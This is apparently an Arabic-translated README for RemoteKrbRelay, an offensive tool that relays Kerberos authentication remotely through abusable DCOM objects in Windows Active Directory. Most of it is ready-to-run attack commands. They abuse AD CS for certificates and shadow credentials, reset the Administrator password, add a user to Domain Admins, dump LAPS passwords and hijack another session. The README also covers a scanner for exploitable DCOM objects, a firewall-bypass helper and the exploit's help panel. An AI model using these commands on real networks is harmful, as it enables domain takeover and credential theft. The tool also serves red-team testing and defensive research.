 cicada8-research/remotekrbrelay
ترحيل Kerberos عن بُعد أصبح سهلاً! إطار عمل متقدم لترحيل Kerberos

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)
ربما تعرف KrbRelay و KrbRelayUp، لكن ماذا لو أخبرتك أنه يمكن القيام بذلك عن بُعد؟ مع RemoteKrbRelay يصبح هذا حقيقة.
تعرّف أكثر على CertifiedDCOM هنا. يتيح لك CertifiedDCOM تشغيل حساب آلة ADCS:
# CertifiedDCOM (Abuse AD CS by setting RBCD)
  .\RemoteKrbRelay.exe -rbcd -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -cn FAKEMACHINE$

# CertifiedDCOM (Abuse ADCS to get Machine cert)
   .\RemoteKrbRelay.exe -adcs -template Machine -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3

# CertifiedDCOM (Abuse ADCS with ShadowCreds)
  .\RemoteKrbRelay.exe -shadowcred -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -forceshadowcred
يوجد أيضًا استغلال SilverPotato. يمكنك استخدامه لاستغلال الجلسات، بما في ذلك جلسة مسؤول المجال على مضيف تابع لجهة خارجية.
# Change user password
  .\RemoteKrbRelay.exe -chp -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -chpuser Administrator -chppass Lolkekcheb123! -secure

# Add user to group
  .\RemoteKrbRelay.exe -addgroupmember -victim computer.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -group "Domain Admins" -groupuser petka

# Dump LAPS passwords
  .\RemoteKrbRelay.exe -laps -victim mssql.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Send LDAP Whoami request from relayed user

  .\RemoteKrbRelay.exe -ldapwhoami -victim win10.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Trigger authentication from another session
  .\RemoteKrbRelay.exe -ldapwhoami -victim domainadminhost.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 1
الآن، أمامك أربعة مجلدات:
Checker - إصدار قديم من الفاحص لاكتشاف كائنات DCOM القابلة للاستغلال؛Checkerv2.0 - إصدار جديد من الفاحص لاكتشاف كائنات DCOM القابلة للاستغلال؛Exploit - RemoteKrbRelay.exe :)FindAvailablePort - أداة لتجاوز جدار الحماية عند استخدام الاستغلال.لنبدأ إذًا مع Checker. يمكنك استخدامه لاكتشاف كائنات DCOM القابلة للاستغلال. يمكن اعتبار كائن DCOM قابلاً للاستغلال إذا:
NT AUTHORITY\LOCAL SERVICE، لأنه يستخدم بيانات اعتماد فارغة للمصادقة من الشبكة؛RemoteLaunch و RemoteActivation. هذه هي LaunchPermissions؛RPC_C_IMP_LEVEL_IDENTIFY أو أعلى. RPC_C_IMP_LEVEL_IDENTIFY هو القيمة الافتراضية؛RemoteAccess (أو يجب أن تكون فارغة). هذه هي AccessPermission.للكشف السهل، يمكنك استخدام Checkerv2.0. وهو يدعم الإخراج بصيغتي csv و xlsx.
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Checkerv2.0\bin\Debug> .\Checkerv2.0.exe -h

                            /\_/\____,          /\     /\
                  ,___/\_/\ \  ~     /            \ _____\
                  \     ~  \ )   XXX               (_)-(_)
                    XXX     /    /\_/\___,      Checkerv2.0 Collection
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

Check.exe
Small tool that allow you to find vulnerable DCOM applications

[OPTIONS]
-outfile : output filename
-outformat : output format. Accepted 'csv' and 'xlsx'
-showtable : show the xlsx table when it gets filled
-h/--help : shows this windows
مثال:
.\Checkerv2.0.exe -outfile win10 -outformat xlsx
وستحصل على مخرجات مثل هذه:

ستحتوي الأعمدة على CLSIDs لكائنات DCOM وأسمائها وصلاحيات LaunchPermission و AccessPermission.

جرّب البحث عن كائنات sppui (CLSID {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}، APPID {0868DC9B-D9A2-4f64-9362-133CEA201299}) و CertSrv Request (CLSID {d99e6e74-fc88-11d0-b498-00a0c90312f3}) وافهم لماذا هي قابلة للاستغلال.
لا تستخدم Checker، استخدم Checkerv2.0 فقط من فضلك :3
أداة صغيرة لاكتشاف منفذ يمكن من خلاله تشغيل خادم DCOM خبيث. راجع التفاصيل هنا (Remote -> Local Potato).

تدرّب على استخدام مفهوم المنفذ المحلي. أعد كتابة RemotePotato0 ليعمل على منفذ محلي. ثق بي، هذا مفيد.
لقد أضفت قدرًا لا بأس به من الوظائف المختلفة إلى الاستغلال. لاحظ أنه يوفر وظائف كافية لاستغلال كائنات DCOM. لقد أدرجت أيضًا عددًا من CLSIDs في Help للاستغلال. كانت هذه CLSIDs معروفة للعموم، لكن لم تكن هناك إثباتات برمجية (POC) لاستغلالها. هناك عدد غير قليل من كائنات DCOM القابلة للاستغلال، اعمل مع الفاحص واعثر عليها جميعًا!
PS A:\ssd\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug> .\RemoteKrbRelay.exe -h

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

[HELP PANEL]
        RemoteKrbRelay.exe
        Relaying Remote Kerberos Auth by easy way
        Usage: RemoteKrbRelay.exe [ATTACKS] [REQUIRED OPTIONS] [OPTIONAL PARAMS] [ATTACK OPTIONS] [SWITCHES]

[ATTACKS] (one required!)
        -rbcd : relay to LDAP and setup RBCD
        -adcs : relay to HTTP Web Enrollment and get certificate
        -smb : relay to SMB
        -shadowcred : relay to LDAP and setup Shadow Credentials
        -chp : relay to LDAP and change user password
        -addgroupmember : relay to LDAP and add user to group
        -laps : relay to LDAP and extract LAPS passwords
        -ldapwhoami : relay to LDAP and get info about relayed user

[REQUIRED OPTIONS]
        -target : relay to this target
        -victim : relay this computer
        -clsid : target CLSID to abuse
